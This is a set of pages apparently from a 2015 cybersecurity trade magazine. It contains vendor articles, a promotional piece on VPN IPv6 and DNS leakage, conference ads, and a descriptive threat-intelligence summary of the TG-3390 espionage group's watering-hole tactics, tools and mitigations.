4. **Building Security Platforms.** With the evolution of the IoT and digital industry ecosystems, platform-based businesses will offer new opportunities for growth and profitability. Platform security is a vital capability to operating in the digital ecosystem. Businesses must understand the potential cyber-physical risks of delivering platform-based services and augment existing security efforts with digital platform intelligence. Approaches to maximizing security platforms come in stages: 1) understanding cyber-physical security risks; 2) evolving data security intelligently; 3) planning security into the platform; 4) utilizing existing platforms to augment security intelligence; and 5) integrating security into DevOps processes.

5. **Gaining Customer Trust.** One of the key determinants of success for digital businesses will be their ability to deliver personalized products and services to specific customer habits and preferences. Accenture calls this trend the "Internet of Me." To maximize customer data and deliver personalization, businesses must apply more stringent security measures to protect privacy—and ultimately build and maintain trust with customers. We have developed five strategies to build customer trust: 1) Build trust by taking transparency seriously; 2) Follow basic data protection guidelines; 3) Take advantage of privacy-preserving analytics; 4) Innovate to appeal to privacy-wary customers and 5) Empower customers with tools.

With an increasing focus on securing the digital business, the continuous introduction of new innovative technologies and the explosion in data, businesses are struggling to keep pace defending the enterprise with traditional security practices. Forward-looking companies know that endpoint security is not enough, and are moving to active defense—risk-based approaches to security management, analytics-driven event detection, and machine speed orchestration of response. Although these technologies are maturing rapidly and communities are forming to expose the risks, the biggest barrier is the slow adoption of solutions that already exist. The core challenge for organizations is understand the risks of the new digital enterprise, get smarter about the new active defense possibilities, and get realistic about what needs to be done.

DNS hijacking & IPv6 leakage: Is commercial VPN dead?

Yes, at least 14 VPN providers are; according to a study conducted by five security researchers from Queen Mary University of London (QMUL) and Sapienza University of Rome.

The research showed that 14 tested commercial VPN providers are open to DNS hijacking and thus may leak user data.

"*Despite the criticality of the DNS resolution process, we found that most VPN services do not take significant steps to secure it*," the authors mentioned in their paper A Glance Through the Looking Glass VPN: IPv6 and DNS hijacking Leakage in Commercial VPN clients (PDF).

The researchers looked at the behavior of the 14 software clients on a Wi-Fi access point. They generated an IPv6 through IPv4 tunnel (Campus Dual Stack OpenWRT) and tested two DNS hijacking attacks that granted access to all traffic on the subject monitored.

All experiments were carried out under current Ubuntu, Windows, OSX, iOS 7 and Android platforms, the most common fields of operation for VPNs.

Only 4 out of 14 were found able to protect their users against data loss through IPv6 traffic leakage: "*Whereas our work initially started as a general exploration, we soon discovered that a serious vulnerability, IPv6 traffic leakage, is pervasive across nearly all VPN services. In many cases, we measured the entirety of a client's IPv6 traffic being leaked over the native interface. A further security screening revealed two DNS hijacking attacks that allow us to gain access to all of a victim's traffic*."

Why did the tested VPN providers fail?

The Internet Protocol version 4 (IPv4) is bound to reach its limits soon, which is why version 6 (IPv6) was created, primarily to overcome the issue of finite numbers of currently available Internet addresses.

The technical benefits of the IPv6 protocol are multiple, starting from hierarchical address allocation methods, simplified multicast addressing, device mobility, security and configuration aspects.

Unfortunately, since IPv6 isn't globally available yet and most Internet connections are through IPv4, it seems that many VPN providers neglect the integration of IPv6 into their products, ignoring the fact that if an Internet connection is equipped with both IPv4 and IPv6, personal data might leak unprotected on the IPv6 interface parallel to the protected IPv4 tunnel.

A few years back, there was little interest in IPv6 traffic because of its low distribution, but in modern Internet times it's steadily increasing and, if not supported or blocked, makes it easy to sniff a user's data such as the websites one is visiting.

What can be done to protect user's online anonymity and privacy?

Anonymity should be the core business for every VPN provider and therefore any association between public IP and real IP should be avoided.

CyberGhost offers **many-to-1 NAT**, which means that one IP is used by 40 users, not just 1 which significantly increases anonymity.

Most VPN providers have a 1-to-1 translation of IP address which increases chances of trackable IP's.

CyberGhost VPN enables an *Anti-Fingerprinting* system that should be able to block all the known parameters of one's online presence such as: User Agent (browser version, type, and language, **Operating system,),** enabled cookies, System fonts, and Plugin details.

Despite the anti-fingerprinting measures **taken**, all the mentioned specifications should be translated into an untraceable online experience guaranteeing an impossible correlation of the browser information and user.

Another feature is the Advanced Anonymization Test, which makes sure that all traffic going out from your PC is routed through the encrypted CyberGhost VPN network.

Users might experience issues when their Internet suddenly disconnects and their connections are no longer secured.

In order to avoid unsecured connections, a VPN should warn users when disconnected.

One of the few commercial VPN's that still covers all the mentioned points is CyberGhost VPN.

About Cyberghost

Founded 2011 in Bucharest, Romania, CyberGhost S.R.L. is the creator of one of the world's most reliable privacy and security solutions in the world. The company secures and anonymizes the online presence of over 5 million users across the globe.

CyberGhost S.R.L. defends privacy as a basic human right, being first in the industry to publish a transparency report while building new user-oriented crypto-technology for the future.

The Company has 25 employees consisting of a German developer team, and a group of highly motivated young IT experts located in Romania.

Exceptionally experienced with internet anonymity and endeavor to work with like-minded persons, the company contributes an important part for the support of civil rights, a free society and an uncensored internet culture.

About CyberGhost VPN

CyberGhost VPN establishes a 256 Bit AES encrypted connection to the CyberGhost-network. Here the online shown and clear recognizable IP address will be masked and replaced with an innocuous one.

The Windows-Client is installed fast and is very intuitive. Also available is an iOS App and the support for the native protocols PPTP, L2TP/IPSec and OpenVPN; as well as a Mac and Android Client.

For more information about CyberGhost's products, visit
http://www.cyberghostvpn.com

About Silvana Demeter

Silvana Demeter, Communications and PR Director, CyberGhost VPN

Silvana Demeter is currently Communications and PR Director for CyberGhost VPN, the creator of most advanced encryption, privacy and security solutions. In her role, she leads the communication strategy and PR efforts to ensure a lean and active online and offline presence of CyberGhost's brand.

Silvana can be reached online at silvana.demeter@cyberghost.ro, Twitter: @silvidemeter or at www.cyberghostvpn.com

The science-driven security

By Milica Djekic

Have you ever thought how our nature could be correlated with a defense? Or, is it possible to a security to avoid the laws of a nature? If you believe all of these could work together somehow, you are on a good track to get a concept of a "science-driven security".

Right here, we would introduce this very new paradigm and hopefully open up some discussions in the coming issues of this magazine.

Today many people would deal with a security as something that could be explained like a balance between three main parameters which are a prevention, monitoring and incidence response.

This idea appears as quite original and convenient, but what we want to do here is to go deeper into this so fascinating field.

So, let us say – it's about the balance! But, what does that mean? How could we correlate it to our nature, to any natural phenomenon or simply to any law of the physics? First of all, we would like to see what the science says about such a, so called, equilibrium stuff. This got illustrated in a Figure 1.




Figure 1. Source: The equilibrium types

As it's presented through the previous picture, in a nature there are three main equilibrium types – (a) *stable*, (b) *unstable* and (c) *neutral*. The parameters should be in equilibrium or balance if you want your state not any longer exposed to a moving force. In terms of a security, a moving force could be assumed as a theat.

It's something that makes this so peaceful object dealing in such a dynamic way.

For instance, if you push a object from an illustration (a) among its curve, it would keep moving on as long as it comes to its equilibrium state which is, in this case, so stable. If a moving force is constantly applied, it would continue moving around its balance condition and it would never stop as long as such a force exists.

The similar logics could be used in the cases (b) and (c) where equilibrium conditions may appear as so unstable or neutral.

Finally, if we assume that this moving force is nothing else than a threat itself, we would, nodoubtly, notice it's something that would make us lose our balance and that would keep moving us on.

From a security's perspective, being in equilibrium means being secure. You would agree that you would never feel as secure as long as you are exposed to a threat. So, in others words, you would have a stable security if you are so protected with your surrounding shields.

In addition, your security would be so unstable if you are on a top of something and, finally, you would feel as neutrally secure if you are on a flat plain.

Honestly hope this brief introductory article would encourage everyone to have a good think on such a new idea which could get explored better in the future.

About The Author

Since Milica Djekic graduated at the Department of Control Engineering at University of Belgrade, Serbia, she's been an engineer with a passion for cryptography, cyber security, and wireless systems. Milica is a researcher from Subotica, Serbia. She also serves as a Reviewer at the Journal of Computer Sciences and Applications. She writes for Australian and American security magazines. She is a volunteer with the American corner of Subotica as well as a lecturer with the local engineering society.

Dark Arts - The Next Frontier in Security?

By Katherine Russ-Hotfelter, Director, Channel Marketing, Hexis Cyber Solutions

Those who attended Black Hat USA or DEFCON 2015 in Las Vegas in August are likely already associated with the Global Information Security community, to whom these gatherings are targeted. Black Hat briefings were started over 16 years ago and are considered quite mainstream.

Even DEFCON, the edgy, irreverent, grungy, teenager of hacker focused conferences started in 1993, which is older than today's college graduates. So why would Dark Arts be the Next Frontier in Security?

Don't Bring a Knife to a Gun Fight
IT Security in general has become the darling of the media, and "mainstreamed" in the past few years due to very public security breaches.

Even ordinary consumers like "Grandma", have been affected through their personal records, financial information and even health details being shared and exploited on the deep web.

Per the media, it is even possible that today, while driving down the freeway, the Dark Lord of hacking may target my car's computer and careen me into the concrete k-rail at 75 mph.

Still, most consumers (my own family included) and many businesses still think you can just purchase a virus protection software package or just "buy an Apple computer" and be safe. We are still purchasing knives to bring to a gun fight.

If I remember the technology lifecycle bell curve, from University Marketing 101 correctly, the majority of the population while aware of the constantly morphing and developing problem of IT Security, is still in the early majority category based upon purchases and execution.

One Finger Supporting a Dam
So everyone is aware of the problem, but no actions are being taken? Not exactly.

The problem is more like the story of the little boy that stops the dam from breaking by placing his finger in the hole.

His efforts while effective in stopping the leak, can't keep up with the amount of leaks. He needs help from others as, he only has 10 fingers and a coverage span of about 5.5 feet.

The volume of dark hacker lords is growing daily, and they are armed with diamond tipped, titanium drill bits, and working 24 hour shifts around the clock to breach the dam.

You can see the problem. While one must understand the Dark Arts of hacking in order to beat them, we also must re-design the way that we stop the flow of water. In this analogy, the IT Security analyst has his finger in the hole of the dam.

The reality is we also have a village full of employees, consumers inviting dark hacker lord strangers into their homes and yards, so they have better drill access to the dam.

About the Author

Katherine Russ-Hotfelter joined Hexis in February 2014. Drawing from over 15 years in the channel, she is transforming the Hexis' channel strategy. Among some of her more notable achievements, Russ-Hotfelter has designed and defined reseller programs to proactively engage partners, implemented partner portals and self-service marketing platforms, and created sales certification programs and curriculums for on-demand computer based training.

Connect with Hexis online: http://www.hexiscyber.com/

Hexis Blog: http://www.hexiscyber.com/blog

Twitter: @hexis_cyber

LinkedIn: https://www.linkedin.com/company/hexis-cyber-solutions

THE CYBER SECURITY SHOW 2015

PROTECT. DETECT. RESPOND.

22-23 SEPTEMBER 2015

SUNTEC SINGAPORE CONVENTION & EXHIBITION CENTRE

CYBER SECURITY STRATEGY FOR IT AND BUSINESS LEADERS

CONFIRMED SPEAKERS

Pierre Noel
CISO, Asia
Microsoft Corporation

Geoff Leeming
Director, Security Engineering & Technology Risk
RBS

Ashish Chandra Mishra
CISO
Tesco HSC

Chin Kiat Chim
Head of Cyber Security
DHL

Vikalp Nagori
Information Security Officer
Citibank

Allan Cabanlong
Chief, Web Services and Cyber Security Division
Philippine National Police

Imran Rahim
Regional Information Protection & Security Officer, APAC
Boehringer Ingelheim

Christophe Durand
Head of Cyber Security
Interpol

Murari Kalyanaramani
Head of Information
Standard Chartered Bank

Sabyasahi Chakrabarty
CSO, Asia Pacific
BT Group

Lim Shih Hsien
Head, Information Security
The Hong Kong Jockey Club

Uday Deshpande
CISO
Tata Motors

Readers of **Cyber Defense Magazine** get an additional 15% off prevailing prices. Quote **XBHS** when booking. Book online at **www.terrapinn.com/cybersecurityasia**

GOLD SPONSOR

Entrust Datacard™

SILVER SPONSOR

THALES

MEDIA PARTNER: CDM CYBER DEFENSE MAGAZINE

Data Center Virtualization will be the Upcoming Source for Business Range

Organizations today do not suffer from lack of data but instead they suffer from scarcity of the right and informative data. It's important to treat data as a self-motivated supply chain rather than a stationary warehouse. With the data supply chain, it's easy to access the right data and also on time.

Data virtualization is the solution that enables deliverance of the right data in its required form or state of any user or application. Lack of data virtualization line of attack especially in business is dangerous. This is simply because the likelihood of knowing less about the customers, losing ready for action advantage and also spending more money on data issues is generally high.

That is the main reason why having data virtualization is very essential in every business. This technology is really playing a huge responsibility in the data amalgamation of the market.

Rather than that data center virtualization is becoming the upcoming source of business range for some very specific reason some of them are as outlined below.

Speed of data access:

Imagine you working with just a physical server and unfortunately it dies, before redeploying s few factors are put into consideration. Is the information on your server up to date? Do you have an existing backup ready?

Those are the difficulties faced but with the virtualization that same redeployment occurs within minutes. It occurs in a fraction of a second the client may not even notice there was an issue at any time. This technology not only enables you to backup visual server but also snapshots of your visual machine.

The machines can also be moved from one server to another in a very easy and fast way. All this is to ensure that the data is accessed in a very high speed since there is no data trafficking of any kind.

Globalization in business:

The ability to transform data center into a bendable cloud infrastructure with the ability and reliability to run the most challenging application has been the greatest achievement so far in making the world a global village regardless of the distance between the different world markets.

The hasty advancement in the technology has made it possible for the organizations all over the world to communicate and have access to enlightening data at any time of need.

This has played a major role in increasing the market for products in most companies around the globe.

Increase business agility:

With this competitive arena, business agility is obligatory. Data agility for accomplishment focuses on supporting the business processes.

Data virtualization allows the deliverance of business needs in terms of business structure and also source systems to ensure that nothing is inadequate for the best business performance. In order to meet the set target or conquer the other competitive organization, key things must be put in place, like coming up with the winning strategy.

This can be achieved by finding the appropriate source of data though the data center visualization this is much easily done since there is availability of collections of information about the same issue that you are addressing.

Using data visualization liberation in environment adjusted for particular group of stakeholders also tolerating for access control.

Cost efficient data center:

When it comes to the expenditure, only the hardware is expensive. Once its rate is reduced then the whole charge is cut. But this is not the only thing.

The cost of maintenance is low and also easy to maintain. Less electricity is consumed, lack of downtime.

This all add up to the outlay saving. Data visualization is an incredible trend that is transforming the world.

About the Author

Deney Dental is the CEO at Nordisk Systems, Inc., As one of the cloud computing providers, Nordisk System is the only local business partner based in the Pacific Northwest. Here the company is specialized with open source server virtualization in Portland, OR.

Don’t Fight the Cybersecurity War an Agent Down

By Alex Lating, Product Marketing Manager, Hexis Cyber Solutions

Do you have enough agents to complete your cybersecurity mission?
In their first-ever attendee research report, Black Hat USA discovered that you may not. While the report gives a lot of insight into what cybersecurity professionals are most concerned about, one of the most important takeaways is the lack of skilled resources that organizations are facing.

Let’s take a look at some of the numbers. Black Hat USA estimates that in 2015, enterprises will spend more than $71.1 BILLION on information security. And it makes sense that organizations are spending this money. Nearly 75% of those surveyed believe that it is likely that their organizations will have to deal with a major data breach in the year ahead.

However, security professionals don’t seem to be too confident that all that money is going to the right place. Topping the list of security pros greatest concerns, 57% named sophisticated, targeted attacks. But, only 26% indicated that targeted attacks were a priority in IT security spending. Additionally, only 27% of respondents feel that their organization has enough staff to defend itself against current threats, with another 22% describing their department as being completely underwater.

And folks… the numbers are not really getting any better. ONLY 34% of those surveyed said that their organization has enough budget to defend itself, and on the other side of the spectrum, 21% believe they are severely hampered by a lack of funding.

Make sure that you’re not wasting precious security budget.
Implementing detection solutions is just the first step. Don’t strain your already limited resources chasing ghost alerts and false positives. Empower your team to know which threats they should REALLY be paying attention to and which alerts can wait. Then, enable them to respond quickly and efficiently.

About the Author

Alex Lating began working for Hexis Cyber Solutions in 2015 as the product marketing manager. Previously she has worked at Gemalto and SafeNet and is currently studying to receive her MBA from Loyola University Maryland.

Connect with Hexis online: http://www.hexiscyber.com/

Hexis Blog: http://www.hexiscyber.com/blog

Twitter: @hexis_cyber

LinkedIn: https://www.linkedin.com/company/hexis-cyber-solutions

MIDDLE EAST CYBER SECURITY
CONFERENCE & EXHIBITION

15 & 16 September 2015, Golden Tulip Seeb Hotel, Muscat, Oman

Middle East Cyber Security is Co-located with

OFSEC
OMAN FIRE, SAFETY & SECURITY EXPO
14-16 SEPTEMBER, 2015

Conference Overview

Middle East countries are pursuing digitization, with the increasing mass adoption of connected digital technologies & applications by consumers, enterprises, and governments. The region's digital markets are expanding at an overall compound annual growth rate of 12 percent and are expected to be worth US$35 billion in 2015. Security is a prevalent concern in the Middle East, all of our devices are interconnected over the internet or the web by the adoption of Cloud and Mobile technology. Cyber threats are a global phenomenon and are continually developing in sophistication and impact, despite the advances in cyber security technologies and practice. The progressing success of digitization initiatives among the countries of the Middle East widens the scope of growing exposure to the risk of cyber attacks.

The Middle East Cyber Security Summit will discuss the need to have a strategic approach to national cyber security, focussing on implementation of "CCC" framework — comprehensive in nature, collaborative by intention, and capability-driven. This Summit will serve Central and Local Government, Critical Infrastructure, Energy and Utilities, Telecommunications and Network Service Sectors, Oil and Gas Sectors, Finance and Banking Institutions, E-Commerce and Business Sectors, Technology Industries, Research and Development Organizations, Security and Intelligence Services, Police Services & Crime Prevention, Transportation, ICT Networks, individual consumers and many more in learning from recent cases & identifying the transformation necessary to get rid of such consistent global threats where any individual device could cause an infringement.

Welcome Address by

Eng. Badar Ali Al-Salehi
Director General – Oman National CERT
Head of ITU Regional Cyber Security Center

Special Address by

Ayham Yassmineh
Criminal Intelligence Officer
Focal Point for Middle East and North Africa Region
INTERPOL General Secrétariat

Expert Speaker Panel

Ahmad Hassan MohdNoor
Director - Risk Management & Compliance Operations
Du Telecom,United Arab Emirates

Marco Mayer
Cyberspace Expert, International and National Security,
Member of the UN Security Council Roster of Experts, Italy

Furqan Ahmed Hashmi - PMP, CISSP, CCIE, TOGAF
IT Operations Leader,
Emirates Investment Authority

Fahad S. Al-Hussein
Director, Information Security Administration
Health Informatics and Information Technology,
King Fahad Medical City, Kingdom of Saudi Arabia

Michele Colajanni
Director of Interdepartment Research,
Center on Security & Safety CRIS, Italy

Samir Pawaskar
Head - Cyber Security Policy & Standards
Cyber Security Division (Q-CERT), Ministry of Information & Communications Technology, Qatar

Roshdi A. Osman
Head of Security Governance
Deputy CISO

Maitham Al-Lawati
Head - Risk, Compliance & MSS,
Oman Data Park

Senior Representative
Fortinet, Inc

Key Benefits

- Meet & Network with over 100 of your Industry peers
- Ample networking opportunities for participants to exchange information and ideas
- Address mobile and cloud security issues, develop and sustain an effective security platform
- Learn about cutting edge technologies from leading speakers and analyst firms
- Analyze and control early mitigation of emerging risks
- Design a risk management model to reduce risk without affecting business operations
- Opportunity to choose the best approaches and vendor solutions

Who Should Attend

- Chief Information Security Officers
- Chief Privacy Officers
- Chief Risk Officers / Risk Managers
- CIOs and IT senior leadership
- Compliance Managers
- Cyber Policy: Heads and Influencers
- Fraud Managers
- Government Officials-IT / OT Authorities
- Heads of SCADA
- Infrastructure Managers
- IT Security Managers
- Network Security: Engineers
- Operational Technology Managers
- Security Architects / Enterprise Architects

Official Supporting Partner
عمان الرقمية e.oman | المركز الوطني للسلامة المعلوماتية Oman National CERT

Strategic Sponsor
DELL

Gold Sponsor
FORTINET
FAST. SECURE. GLOBAL.

Associate Sponsor
airwatch by vmware

Association Partner
ISACA
Trust in, and value from, information systems
Muscat Chapter

Researched & Developed by
niSpana

Organizing Partner
مسقط إكسبو
Muscat Expo

Media Partners

Cyber Africa | CDM CYBER DEFENSE MAGAZINE | DIGITAL FORENSICS MAGAZINE | GeoConnexion | Global Security Mag | HOMELAND SECURITY RESEARCH www.hsrc.biz | INSIGHT | MIDDLE EAST BUSINESS | OER www.OERonline.com
omanproductfinder.com | OXFORD BUSINESS GROUP | SECURITY MIDDLE EAST www.securitymiddleeastmagazine.com | SECURITY Catalogue | SECURITY News Desk | SECURITY Middle East | SSN | Smart Insights | VIGILANCE

☎ +91 80 4933 1000 ☎ +971 56 563 2914 +91 80 4933 1003 ✉ enquiries@mecyber.com www.mecyber.com

Poisoned Water: How an Industrial Cyber Espionage Group Uses Legitimate Websites to Ensnare Victims Worldwide

Today's headlines are littered with examples of retail breaches and stolen consumer data, but some of the most sophisticated hackers in the world are not after your credit or debit card – they are after intellectual property.

One of these hacker crews is Threat Group 3390 (TG-3390), also known as Emissary Panda. For more than two years, the attack group has been under the watchful eye of Dell SecureWorks' Counter Threat Unit. Until recently, very little information about this group was made public. But digging into the attackers' activity, Dell SecureWorks has discovered that the Chinese hacking group has used strategic web compromises (SWC) – also known as watering holes - as means to infect targets and penetrate 50 organizations throughout the U.S. and U.K. in a variety of verticals, including the automotive, aerospace, defense, electronic, pharmaceutical, and oil and gas industries. These web compromises involved infecting websites that their intended targets were likely to visit in the hopes of ultimately snaring their prey. In addition to the industries above, the attackers also compromised sites belonging to education institutions, law firms and political organizations.

As is often the case with advanced threat actors, exact attribution is difficult. Researchers at Dell SecureWorks however have uncovered multiple pieces of evidence indicating the group is Chinese in origin, ranging from the use of particular malware tools, the time of day when the hackers were active and the nature of some of the group's targets**. For example, TG-3390 uses the PlugX remote access tool, a notorious piece of malware linked to a number of attacks, including a campaign tied to another Threat Group the CTU has been tracking which the CTU and other researchers believe is likely based out of China.** In addition, the menus for PlugX's server side component are written exclusively in Standard Chinese (Mandarin), which suggests the attackers are familiar with the language.

One of the websites the group compromised is focused on the Uyghur culture. This indicates that the threat actors have an interest in targeting the Uyghur ethnic group, a Muslim minority group found mostly in the Xinjiang region of China that has at times been in conflict with the Chinese government over its independence. Targeting them is not likely to be a priority for threat groups outside of China.

Turning websites their victims are likely to visit into traps is part of the group's modus operandi. The attackers compromised at least 100 of these sites in order to ensnare their victims, including the sites of the Russian Federation embassy in Washington, D.C. and Amper, a defense manufacturing firm based in Spain.

In these strategic web compromises, the group focused on sites belonging to five types of organizations: large manufacturing companies (particularly those supplying the defense industry); energy companies; embassies representing countries in the Middle East, Europe and

Asia; government agencies; and non-governmental organizations focused on international relations and defense. These compromised sites belonged to organizations located all around the globe, including places like Iran, Iraq, Zambia, Italy, Afghanistan, Qatar, and Ecuador.

The group placed code on each site that redirected visitors to a malicious site. If the visitor had an IP address that was of interest, the person would be served an exploit kit the next time they returned to the compromised site. To avoid detection, these compromised sites were not always used to serve code – instead, the attackers would stop using a specific site altogether for a time in order to stay under the radar.

The group also in one instance was observed using spear phishing to compromise a target. When it comes to exploits, the group relied on old vulnerabilities such as CVE-2011-3544 and CVE-2010-0738 to compromise their targets. Thus far, no zero-day vulnerabilities are known to have been used in their attacks.

SOPHISTICATED ADVERSARY

TG-3390 has many tools in its toolbox. Some of them are exclusive, while others are shared among a small group of Chinese threat groups. Malware used by the threat group can be configured to bypass network-based detection, and the group's obfuscation techniques in SWCs complicate detection of malicious web traffic redirects.

Once inside the targeted network, the attackers go for the domain controller, which gives them access to credentials for a variety of users. The attackers were observed moving laterally to other hosts in as little as two hours after penetrating the network. Data exfiltration has been observed happening almost four weeks after the initial compromise and continuing on for two weeks.

In addition to going after the domain controller, the attackers also move to install a keylogger and backdoor on Microsoft Exchange servers. To compromise the Exchange Server, the attackers obtain credentials for a privileged account and map a network share to the server. The servers make for attractive targets because their criticality to business operations means they have high availability. In addition, the backdoor also guarantees the attackers have a way to steal credentials and get back in the network in the event they are booted out.

In addition to PlugX, the group uses multiple tools leveraged by other threat groups. HttpBrowser (also known as TokenControl) for example allows them to spawn a reverse shell, upload or download files and capture keystrokes on a compromised machine. They also use a Web-based executable script known as the 'ChinaChopper' web shell as well as a web application scanning tool known as 'Hunter' that can identify vulnerabilities in Tomcat, JBoss and ColdFusion as well as identify open ports, collect web banners and download secondary files.

Two of the tools used by the attackers –ASPXTool and the OwaAuth web shell – appear to be totally exclusive to the group. OwaAuth is a web shell and credential stealer deployed to Exchange Servers and is installed as an ISAPI filter. ASPXTool meanwhile is a modified version of the ASPXSpy web shell that is used on internally accessible servers running Internet Information Services (IIS).

TG-3390 also uses publically-available tools such as Windows Credential Editor (WCE), gsecdump, winrar and nbtscan.

There is also some evidence that the group may be divided into teams. For example, after penetrating the network, the attackers used the Baidu search engine to perform reconnaissance on their target. This indicates one team may not have known as much about the organization being attacked as the other.

RESPONSE TO EVICTION

Kicking TG-3390 out of an environment is easier said than done, and requires a coordinated plan to remove all access points. Within weeks of eviction, the threat actors were seen attempting to access their ChinaChopper web shells from previously used IP addresses. If the web shells were inaccessible, the adversaries searched google.co.jp for remote access solutions. CTU researchers discovered the threat actors searching for “[ACME] login,” which directed the adversary to the landing page for remote access. The group attempted to re-enter the environment by brute forcing credentials for remote access solutions that do not require two-factor authentication. After re-establishing access, the adversaries downloaded tools such as gsecdump and WCE from legitimate websites they have previously compromised but never used. CTU researchers believe legitimate websites are used to host tools because they are categorized as safe by web proxies.

Once they have re-entered the environment, the threat actors focus on obtaining the active directory contents, and have been able to regain a foothold in a network in just five hours.

FIGHTING BACK

As sophisticated as the group may be, there are steps organizations can take to protect themselves. Among the most basic is mandating the use of two-factor authentication for all remote access solutions. This would help prevent the attackers from re-entering the environment after they have been booted out.

Organizations should also keep their third-party software patched, and remove local administrator rights on employee machines unless those rights are necessary. Finally, Dell SecureWorks recommends organizations audit ISAPI filters on Microsoft Exchange servers for evidence of compromise.

Following these steps will go a long way towards keeping this set of bad guys off your network, and could be the difference between a good night’s sleep and a data breach.

About the Author

Phil Burdette

Highlights

- Team lead of Special Ops Intelligence Cell responsible for creating strategic and tactical threat intelligence of nation state actors
- Conducts intrusion analysis to study threat actors modus operandi, which leads to the clustering of TTPs into threat groups
- Leads high profile incident response engagements at Fortune 500 companies as well as Small and Medium Businesses
- Contributor in private security communities related to targeted threats
- Experience reverse engineering malware, coding network traffic decoders and configuration dumpers, conducting memory and host based forensics
- Presented at RSAC 2015, US Cyber Crime 2014, DHS CISSP ATTE 2014
- Former member of the Malicious Code team at CERT supporting DoD and USG

Education

- B.S. Applied Computing, Allegheny College
- M.S. Information Systems Management, Carnegie Mellon University

Recent Research:


- Model-based behavior analysis
- Adversary response to stimuli
- Threat group disruption tactics

GLOBAL CYBER SECURITY LEADERS 2015

EXCLUSIVE. INNOVATIVE. CONTENT DRIVEN.

ANNUAL SUMMIT | 30th NOVEMBER - 1st DECEMBER, 2015 | WALDORF ASTORIA BERLIN | GERMANY

IMPROVING THE STATE OF CYBER SECURITY IN THE DIGITAL AGE



Join other industry leaders and global experts to discuss the latest trends, solutions and techniques in cyber security

- **20+** International Speakers
- **30+** Innovative and Content Driven Summit Sessions
- **30+** Hours of Exclusive Networking

Presentations include:

Hoang Bao
